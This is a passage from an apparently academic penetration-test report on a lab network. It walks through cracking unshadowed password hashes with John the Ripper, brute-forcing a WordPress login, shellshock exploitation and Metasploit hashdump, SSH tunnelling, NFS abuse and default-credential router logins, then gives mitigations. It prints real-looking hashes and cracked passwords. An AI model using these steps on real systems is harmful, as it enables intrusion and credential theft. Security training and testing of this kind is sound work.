avahi-autoipd:::105:113:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
kernoops:::106:65534:Kernel Oops Tracking Daemon,,:/bin/false
rtkit:::107:114:RealtimeKit,,:/proc:/bin/false
saned:::108:115::/home/saned:/bin/false
whoopsie:::109:116::/nonexistent:/bin/false
speech-dispatcher:::110:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh
avahi:::111:117:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
lightdm:::112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:::113:121:colord colour management daemon,,:/var/lib/colord:/bin/false
hplip:::114:7:HPLIP system user,,:/var/run/hplip:/bin/false
pulse:::115:122:PulseAudio daemon,,:/var/run/pulse:/bin/false
xadmin:$6$l1/gVcM$D0RsJg3s3IKQ70DgBpXSbhv25InqsU.xMv7tURtQCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWtCYHRSQTzXR1:1000:1000:Abertay,,:/home/xadmin:/bin/bash
statd:::116:65534::/var/lib/nfs:/bin/false
sshd:::117:65534::/var/run/sshd:/usr/sbin/nologin
```

Figure 4.5 - The unshadowed passwords stored in a new text file

The unshadow command, shown in Figure 4.2.1, merges the /etc/passwd file with the /etc/shadow file generating a text file that can be used along with the password cracking tool “John the ripper” to crack the passwords on the device.

```

root@kali:~/mount1/etc# john /root/Desktop/210passes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums (xadmin)
1g 0:00:02:09 DONE 3/3 (2025-11-25 08:53) 0.007733g/s 3496p/s 3496c/s 3496C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

Figure 4.6 - John the ripper tool used to crack the passwords on the account

As shown in Figure 4.6 John the ripper was able to crack the administrator password, allowing the attacker administrative privileges across the network. To test this theory the attacker used SSH to access the device on 192.168.0.210.

```

root@kali:~# ssh xadmin@192.168.0.210
The authenticity of host '192.168.0.210 (192.168.0.210)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.210' (ECDSA) to the list of known hosts.
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$

```

Figure 4.7 - gained access to the 192.168.0.210 machine using SSH and admin credentials.

As shown above, the credentials found using John the ripper allow administrator access to the machine on 192.168.0.210. The attacker tested these credentials against SSH on every other device with it enabled on the network and was able to gain access to the following machines:

- 192.168.0.34
- 192.168.0.130, but only after connecting to 192.168.0.34
- 13.13.13.12, but only after connecting to 192.168.0.34

Another issue with the SSH protocol implementation is the lack of root user authentication. By using the previously enumerated xadmin account, the root password can be changed.

```
xadmin@xadmin-virtual-machine:~$ sudo -i
[sudo] password for xadmin:
root@xadmin-virtual-machine:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2923
root@xadmin-virtual-machine:~#
```

Figure 4.8 - The root password being changed using the xadmin account.

The root account password was set to toor for simplicity. Exploiting this vulnerability allowed the tester to attempt to gain access to the machine located on 13.13.13.12 through the process of SSH tunnelling. It was initially confirmed that the device on 13.13.13.12 could not be pinged by the testers provided Kali machine.

```
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
From 192.168.0.193 icmp_seq=1 Destination Net Unreachable
From 192.168.0.193 icmp_seq=2 Destination Net Unreachable
From 192.168.0.193 icmp_seq=3 Destination Net Unreachable
From 192.168.0.193 icmp_seq=4 Destination Net Unreachable
^C
--- 13.13.13.12 ping statistics ---
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3041ms
```

Figure 4.9 - Attempt to ping machine located at 13.13.13.12 from the testers machine failed

To confirm that SSH tunnelling was possible the tester used SSH to connect to the 192.168.0.34 machine which is directly connected to the 13.13.13.12 machine and attempted to ping it.

```
xadmin@xadmin-virtual-machine:~$ ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=0.310 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=0.162 ms
64 bytes from 13.13.13.12: icmp_seq=3 ttl=64 time=0.018 ms
64 bytes from 13.13.13.12: icmp_seq=4 ttl=64 time=0.172 ms
^C
--- 13.13.13.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.018/0.165/0.310/0.104 ms
```

Figure 4.10 - The successful ping on the 13.13.13.12 machine from 192.168.0.34

This confirmed that SSH tunnelling would be possible. The tester then used the SSH access to 192.168.0.34 to access the SSH configuration settings.


```
xadmin@xadmin-virtual-machine:~$ cd /etc/ssh
xadmin@xadmin-virtual-machine:/etc/ssh$ ls
moduli      ssh_host_dsa_key      ssh_host_ecdsa_key.pub  ssh_host_rsa_key
ssh_config  ssh_host_dsa_key.pub  ssh_host_ed25519_key    ssh_host_rsa_key.pub
sshd_config ssh_host_ecdsa_key    ssh_host_ed25519_key.pub ssh_import_id
xadmin@xadmin-virtual-machine:/etc/ssh$ sudo pico sshd_config
[sudo] password for xadmin:
xadmin@xadmin-virtual-machine:/etc/ssh$
```

Figure 4.11 - Browsing to and accessing the SSH configuration settings

The tester then edited the configuration file to allow the root user to log in with the edited password instead of requiring a public key, the tester also added a line in the configuration called “PermitTunnel” which allows the tester to create an SSH tunnel.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 4.12 - The edited authentication section of the SSH configuration file

The tester was able to use the root account to log into the 192.168.0.34 using the new credentials and created a tunnel by using the “ssh -w0:0 root@192.168.0.34” command.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

* Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figure 4.13 - Root login to the SSH service on 192.168.0.34 creating a tunnel

To confirm the tunnel had been created the tester used the “ip addr” command on both the kali machine and the 192.168.0.34 machine using SSH. The tester then added an IP address to the tunnel from the 192.168.0.34 machine and set the link to be active.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
```

Figure 4.14 - commands are used to provide an IP address to the tunnel on 192.168.0.34 and to set the link to be active

The same commands are used to provide an IP address to the testers machine's interface of the tunnel and set the link to be active on the tester machine interface of the tunnel.

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Figure 4.15 - Commands are used to set the IP address of the tunnel on the kali machine and set the link to be active

The tunnel was successfully set up however forwarding traffic cannot occur as IPV4 routing is not active by default. To edit this the tester used the 192.168.0.34 machine and the echo command to edit the file controlling IPV4 routing to enable it.

```
root@xadmin-virtual-machine:~# echo 1 /proc/sys/net/ipv4/conf/all/forwarding
1 /proc/sys/net/ipv4/conf/all/forwarding
```

Figure 4.16 - IPV4 routing file is edited to allow forwarding of traffic

Finally, the tester used the route add command so that the traffic will be routed through the tunnel to the tester's machine.

```
root@kali:~# route add -net 13.13.13.0/24 tun0
```

Figure 4.17 - the tunnel traffic is routed correctly

The tester was able to perform a nmap scan on the machine on 13.13.13.12 and was able to discover SSH running on it.

```
root@kali:~# nmap -sV 13.13.13.12
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-12 15:55 EST
Nmap scan report for 13.13.13.12
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp    open  rpcbind  2-4 (RPC #100000)
2049/tcp   open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.87 seconds
root@kali:~#
```

Figure 4.18 - the nmap scan results on 13.13.13.12

The tester used the previously enumerated SSH credentials to log into the SSH service running on 13.13.13.12 which allowed for access to sensitive files such as the password and shadow files.

Using the information enumerated by the nmap scan against each subnet, multiple other devices were found to have Network File System active on them, mounting and accessing was attempted on all of them.


```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Figure 4.19 - The network file system that is accessible on 192.168.0.34

```
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*
```

Figure 4.20 - The network file system that is accessible on 192.168.0.130

As shown in figures 4.19 and 4.20 the devices on 192.168.0.34 and 192.168.0.130 had accessible network file systems however, no information could be gained from them as the highest accessible directory was the /home/xadmin folder.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 4.21 - The network file system that is accessible on 192.168.0.66

The network file system found on 192.168.0.66 is accessible and allows root directory access allowing the attacker to attempt to crack passwords similar to the exploit used on 192.168.0.210. However, while attempting to crack the passwords no results were found using the standard wordlist supplied by john the ripper indicating that the passwords may be very strong and hard to crack or that more time was required to break into them.

The device on 13.13.13.12 refused to connect.

Another device discovered by nmap was a web server on the IP address 172.16.221.237. A commonly used web application vulnerability scanner is Nikto which can be used to scan the web server.

```

root@kali:~# nikto -h 172.16.221.237
- Nikto v2.1.6
-----
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2025-12-12 14:23:02 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778,
  size: 177, mtime: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
  ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
  gent to render the content of the site in a different fashion to the MIME t
  ype
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
  to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
  98ebdc59d15. The following alternatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37).
  Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-12-12 14:23:21 (GMT-5) (19 seconds)
-----
+ 1 host(s) tested
root@kali:~# █

```

Figure 4.22 - The results of a Nikto scan on the web server located at 172.16.221.237

A notable result from this scan is the ability to brute force file names. This potentially allows the attacker to find hidden files or web pages which they should not be able to access. A notable tool for enumerating these files or web pages is dirb, which works by using wordlists of commonly used files and web page names against the target. The full dirb scan can be found in Appendix A.

```

=> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)

```

Figure 4.23 - Cropped dirb scan showing login page found

Within the output of the dirb scan, a wordpress login page was found. Wordpress is a notoriously vulnerable website technology that is commonly exploited and attacked. To begin with, the username of an administrator was enumerated due to wordpress's poor error handling.



Figure 4.24 - Username enumerated due to improper error handling

With the knowledge of an administrator password, attempts at brute forcing the password can begin. A tool used for this is WPScan, a web application testing tool specifically designed for wordpress based websites, it also has a built-in brute force password cracker.

```

[SUCCESS] - admin / zxc123
Trying admin / 1234567891 Time: 00:05:46 <> (5740 / 5740) 100.00% Time: 00:
05:46

[i] Valid Combinations Found:
| Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up.

[+] Finished: Fri Dec 12 14:20:10 2025
[+] Requests Done: 5765
[+] Cached Requests: 33
[+] Data Sent: 1.851 MB
[+] Data Received: 19.636 MB
[+] Memory used: 1.097 GB
[+] Elapsed time: 00:05:55
root@kali:~# █

```

Figure 4.25 - Password for “admin” account found using wpscan and rockyou.txt

Using WPScan’s password brute forcing tool and the wordlist rockyou.txt (A large file containing many common passwords) the credentials for the admin account were found.

Another web server discovered on the network is hosted on the address 192.168.0.242. As the attacker used it prior to reconfigure the firewall it is known to be weak to the shellshock vulnerability. Another use of the meterpreter shell is that it can be upgraded to a command shell on the target web server allowing the attacker to dump passwords.

```

meterpreter > shell
Process 2105 created.
Channel 2 created.
whoami
root
pwd
/var/www/cgi-bin
cd /etc
pwd
/etc
ls

```

Figure 4.26 - A command shell is opened on the target 192.168.0.242 and the /etc directory is browsed to

As shown in figure 4.26 the attacker was able to get access to the /etc directory where the passwd and shadow files are held. To unshadow and dump these files a hashdump exploit in Metasploit called “/post/linux/gather/hashdump” was used.


```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use post/linux/gather/hashdump
msf5 post(linux/gather/hashdump) > █
```

Figure 4.27 - The shell is backgrounded and the “post/linux/gather/hashdump” exploit is loaded

```
msf5 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              yes       The session to run this module on.

msf5 post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf5 post(linux/gather/hashdump) > run

[+] root:$6$0eXU40SB$60Sr83r7WYj051tiHI8zUrTZ5g9Hire9mq3Y7eA.PWPDQeHHrjoTORgWTBwffOnSmkhail.H/y3jyWITshGqY0:0:0:root:/root:/bin/bash
[+] xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVgll7/IpBgThgmqXePPY7.:1000:1000::/home/xweb:
[+] Unshadowed Password File: /root/.msf4/loot/20251125110849_default_192.168.0.242_linux.hashes_646640.txt
[*] Post module execution completed
msf5 post(linux/gather/hashdump) > █
```

Figure 4.28 - The previously backgrounded session is used, and the command is run creating an unshadowed file on the attacker's machine.

The exploit creates an unshadowed text file on the attacker's machine; this allows the John the ripper tool to attempt to crack the passwords.

```
root@kali:~# john /root/.msf4/loot/20251125110849_default_192.168.0.242_linux.hashes_646640.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple (root)
1g 0:00:00:35 76.23% 2/3 (ETA: 11:10:32) 0.02856g/s 3506p/s 3513c/s 3513C/s Betty0..Junebug0
Proceeding with incremental:ASCII
pears (xweb)
2g 0:00:02:06 DONE 3/3 (2025-11-25 11:11) 0.01579g/s 3513p/s 3515c/s 3515C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~# █
```

Figure 4.29 - Passwords found for root and xweb users

The passwords for the web server on 192.168.0.242 for xweb and root were successfully cracked, this could lead to the attacker having high level access to the web server and being able to view, deface or use the website to harvest credentials from legitimate users. Administrators can also upload files which may include malicious files such as reverse shell scripts and malware among others.

Another IP address located using the nmap scan on the 192.168.0.192/27 subnet was 192.168.0.193. The nmap scan indicated that this device was a router and was also running the service telnet. The tester used telnet to connect to the router and then attempted to gain access using the default credentials which was successful.

```
root@kali:~# telnet 192.168.0.193 23
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Nov 25 15:49:01 UTC 2025 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 4.30 - Telnet connection and successful login using default credentials

This presents another major security issue in using default credentials on any router may allow a malicious actor to seriously damage the network. The tester attempted to further exploit this by attempting to gain access to the root account which is a superuser account with virtually unlimited access to all programs, files, and resources on a system (IBM, 2025).

```
vyos@vyos:/home$ sudo -i
root@vyos:~# whoami
root
root@vyos:~#
```

Figure 4.31 - Superuser access being granted without a password

This vulnerability ties into further problems with default credentials being used across the network including on the firewall and on all other VyOS routers that were discovered.

As discussed previously the machine found behind the firewall 192.168.0.66 was susceptible to NFS vulnerabilities like unshadowing the passwords stored on the system. When attempting to crack the passwords stored on this machine the tester found that they were at least relatively strong and would require a long time and a strong wordlist to crack. Due to time constraints this would not be possible so instead a different vulnerability was attempted.

A common work around to not knowing SSH credentials is to abuse the RSA certificates of the device. The method the tester used to attempt this was to generate a public and private key pair. Public key cryptography is a method of encrypting or signing data with

two different keys and making one of the keys, the public key, available for anyone to use. The other key is known as the private key. Data encrypted with the public key can only be decrypted with the private key (Cloudflare, N.D.).

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:G9pVMWfDbXUw80FkotL+tgDAIsAL2N4yNrWShlwa65o root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|  o  ..          =oXo+ |
| .. o .. o . . . @.++ |
| .o=o .= . o . o. |
| .=B o. . o . |
| oo.= S o |
| .o. o = . |
| .o . o . o |
| E o . |
| . |
+-----[SHA256]-----+
root@kali:~#
```

Figure 4.32 - The generation of the public-private key pair by the attacker

The attack involves copying the attackers public key to the target machine allowing the attacker to log in using the private key, eliminating the use for a password. The tester attempted to use the NFS service on 192.168.0.66 to copy the public key to the ssh configuration file. This step of the exploit was successful however, when the tester attempted to connect to SSH the connection was refused.

Mitigation

A common issue across the network is the user of default credentials, this appeared both in the routers and the firewall and allowed the tester to bypass proper authentication. To configure a password on the VyOS routers the following commands should be used:

- Connect to the router and log in.
- Type “configure terminal” to enter the router’s configuration mode.
- Type “line vty 0 15” to switch from global configuration to line-by-line configuration mode, this command targets lines 0-15 which covers telnet.

- Type “password [password]” to set a password for connecting to the selected lines.
- Type “login” to require the password to be entered before access is granted.
- Save changes by exiting configuration mode and entering the line “set running-config startup-config”.

A password should also be set on the routers to authenticate superuser account access, this will restrict access to the most privileged level of account and adds an additional layer of security to the network. This can be performed using the line:

- “enable secret [password]” which sets a password to access higher privilege mode.
- Save changes by exiting configuration mode and entering the line “set running-config startup-config”.

A password should also be set on the pfSense firewall ensure that only network administrators and other authorised users can access the firewall as making changes to the configuration of the firewall makes the network significantly more vulnerable. According to Netgate this can be performed on the web interface as follows (Netgate, N.D.):

- Navigate to the web interface of the firewall, in this network it was found on 192.168.0.34.
- Log in to the firewall
- Navigate to the System > User manager section
- Click the pencil icon next to the admin user
- Enter and confirm the new password
- Save and exit

Another issue discovered on the network is the exploitable NFS system. Whilst not all machines had NFS enabled or were exploitable both 192.168.0.210 and 192.168.0.66 allowed the tester access to root directory files allowing for passwords to be stolen and attempted to be cracked. To prevent exploits occurring access to the NFS should be restricted to only those who require it. Ensure that the option no_root_squash is not set on any files which are exportable. Configure the system so that the least amount of privileges necessary are exported such as not allowing users to write to files if it is not required (IBM, 2025). If possible, a more secure method of file sharing should be implemented instead of NFS such as using Secure File Transport Protocol which uses encryption and SSH to transfer files.

In general, a stronger password policy should be implemented such as encouraging users of the network to create longer passwords with symbols, numbers and a mix of upper case and lower-case letters. Another solution is to use different passwords for

each device on the network meaning that exposed credentials on one device does not allow for exploitation of all other devices on the network.

Shellshock is a vulnerability in Bash that allows remote code execution without confirmation. A series of random characters, `() { :; };`, confuses Bash because it doesn't know what to do with them, so by default, it executes the code after it. (Das N., 2020). This vulnerability is present in all versions of bash from Version 1.14 until and including Version 4.3. To ensure that this vulnerability is not present within the system the version of bash should be updated anywhere it is present. This can be performed using the command:

- `sudo apt install --only-upgrade bash`

To ensure that bash has been correctly updated, a nikto scan should be performed confirming that the shellshock vulnerability is not present.

Finally, out of date and insecure services such as telnet should be removed from the network and replaced with more secure services such as SSH.

Network Design Critical Evaluation

The Acme Inc. Network has multiple positive attributes in both the security and networking aspects however, this is soured by the glaring lack of security, multiple critical vulnerabilities and lack of robust networking.

In general, the network makes efficient use of subnets with strong points being the use of /30 networks as bridging networks. As /30 networks can only have 2 useable hosts it is both efficient and logical to use them to bridge between points on the network. Another positive use of subnetting is seen in the /27 subnets which allow for many more useable hosts to connect. It is important to point out that some of the /27 subnets only make use of 2 useable hosts however it is important to allow for more connections for expansion of the network without having to re-subnet the network.

The network also attempts to make use of OSPF protocol which allows for improved efficiency across the network.

The network had some good security ideas such as the use of a firewall which was able to hide a section of the network by blocking ICMP and TCP pings which hides sections of the network from both ping scans and Nmap's TCP scans. To improve upon this a firewall should be used to cover more of the network meaning there is less visible targets for attackers when initially surveying the network.

Another attempt at security was made by having some of the devices that were running NFS preventing unauthorised access. Further implementation of this would greatly improve security of the network as cracking passwords and file traversal would not be so easily completed. Deviation in passwords across different devices on the network would allow for a generally safer network as one device being compromised wouldn't expose the entire network.

There are some issues with the networking concepts used throughout the network such as the 192.168.0.96/27 subnet being used as a bridging network despite its large number of possible connections. Another issue arises with the device on 13.13.13.12 as this utilises a class A IP address with a /24 subnet that allows for 254 possible connections of which only one is used wasting a large number of possible hosts and

considering where the machine is located it is unlikely that expansion of that area of the network is planned. Another issue is the use of the 172.16.221.0/24 subnet which uses a class B IP address and allows for 254 possible hosts of which 2 are used. If these hosts are being used for future expansion, then the use of this subnet is understandable but currently a different subnet should be used such as a /27 subnet.

A major security issue is the use of default credentials across the network. This allowed the tester to access routers and the firewall effectively making the security provided by the firewall useless. The credentials on all routers and the firewall should be changed immediately. Furthermore, the credentials set up on the PC's and web servers are incredibly weak and easily compromised. These should be changed in accordance with Acme Inc. Implementing a strong password policy. The password policy should at minimum satisfy the following requirements:

- Passwords must make use of a mixture of upper case and lower-case letters.
- Passwords must make use of at least one number and one symbol.
- Passwords should have a minimum length of 8 characters.
- Passwords should eventually expire and require changing.

Further security issues include the web servers being exploitable by the vulnerability “shellshock” which allows attackers full access to the web servers and can allow for full access to the network.

Another security measure that can be taken to protect against attacks is the inclusion of an Intrusion Detection System (IDS). An IDS is a network security tool that monitors network traffic and devices for known malicious activity, suspicious activity or security policy violations (IBM, N.D.). This could allow Acme Inc. to monitor and log potential security risks and alert them to attacks that may occur.

Finally, the structure of the network may cause issues. Acme Inc. Uses a “Bus Topology” network structure. A bus topology network is a type of network topology in which all the devices are connected to a single cable which is called the backbone of the network. This structure is effective for a small network as it is Cost effective, simple to install and requires little cabling (GeeksForGeeks, 2025). A major issue with this structure is that it relies on the routers on the “backbone” to maintain activity or the whole network becomes unusable. This makes the network especially vulnerable to Denial-of-Service attacks. It also makes the network generally less robust. To circumvent this problem Acme Inc. Should consider re-structuring their network to utilise a “mesh topology”. A mesh topology is where every device is connected to another device via a particular channel. Every device is connected to another via dedicated channels. These channels are known as links (GeeksForGeeks, 2025). The advantage of this topology is that it allows for more robustness as one device going down will not affect the rest of the network.

Conclusions

The Acme Inc. Network contained mostly negative networking and security aspects which could lead to significant problems in the future. Aspects such as subnetting were generally well implemented however, the network lacks security features such as the use of default or weak passwords, vulnerability to known attacks like shellshock and lack of protection against NFS access. It may be assumed that the previous network administrator was not well versed in cyber security. It is recommended that the documentation provided by the tester should be kept and a new network administrator should be hired to improve the security of the network and the implement the solutions provided.

References

Bassil Y. (2012) *Windows And Linux Operating Systems From A Security Perspective*. Available at: <https://arxiv.org/abs/1204.0197>

Cloudflare (no date) *How does public key encryption work*. Available at: <https://www.cloudflare.com/en-gb/learning/ssl/how-does-public-key-encryption-work/> (Accessed: 11 December 2025)

Das N., (2020) *The ShellShock Vulnerability* Available at: <https://www.exploit-db.com/docs/48112>

GeeksForGeeks (2025) *Difference between Star topology and Bus topology*. Available at: <https://www.geeksforgeeks.org/computer-networks/difference-between-star-topology-and-bus-topology/>

IBM (2025) *Root account*. Available at: <https://www.ibm.com/docs/en/aix/7.3.0?topic=passwords-root-account>

IBM (no date) *What is an intrusion detection system (IDS)?* Available at: <https://www.ibm.com/think/topics/intrusion-detection-system> (Accessed: 13 December 2025)

Netgate (no date) *Manage local users*. Available at: <https://docs.netgate.com/pfsense/en/latest/usermanager/users.html#creating-and-editing-users> (Accessed: 11 December 2025)

Network Academy (no date) *What is OSPF?* Available at: <https://www.networkacademy.io/ccna/ospf/what-is-ospf> (Accessed: 21 October 2025)

Nmap (no date) *Service and Version Detection*. Available at: <https://nmap.org/book/man-version-detection.html> (Accessed: 13 October 2025)

N. Verma., M. Kashyap., A. Jha., (2018) 'Extending port forwarding concept to IOT', 2018 *International Conference on Advances in Computing, Communication Control and Networking (ICACCCN)*, pp. 37-42, Available at:10.1109/ICACCCN.2018.8748430

UK Cyber Security (no date) *What makes telnet vulnerable?* Available at:
<https://www.ukcybersecurity.co.uk/blog/news-advice/what-makes-telnet-vulnerable/>
(Accessed: 17 October 2025)

VyOS (no date) *Installation*. Available at:
<https://docs.vyos.io/en/latest/installation/install.html> (Accessed: 17 October 2025)

Appendices

Appendix A – Dirb scan

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirbRes1.txt
START_TIME: Fri Dec 12 14:29:16 2025
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
⇒ DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
⇒ DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
⇒ DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
⇒ DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

```
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
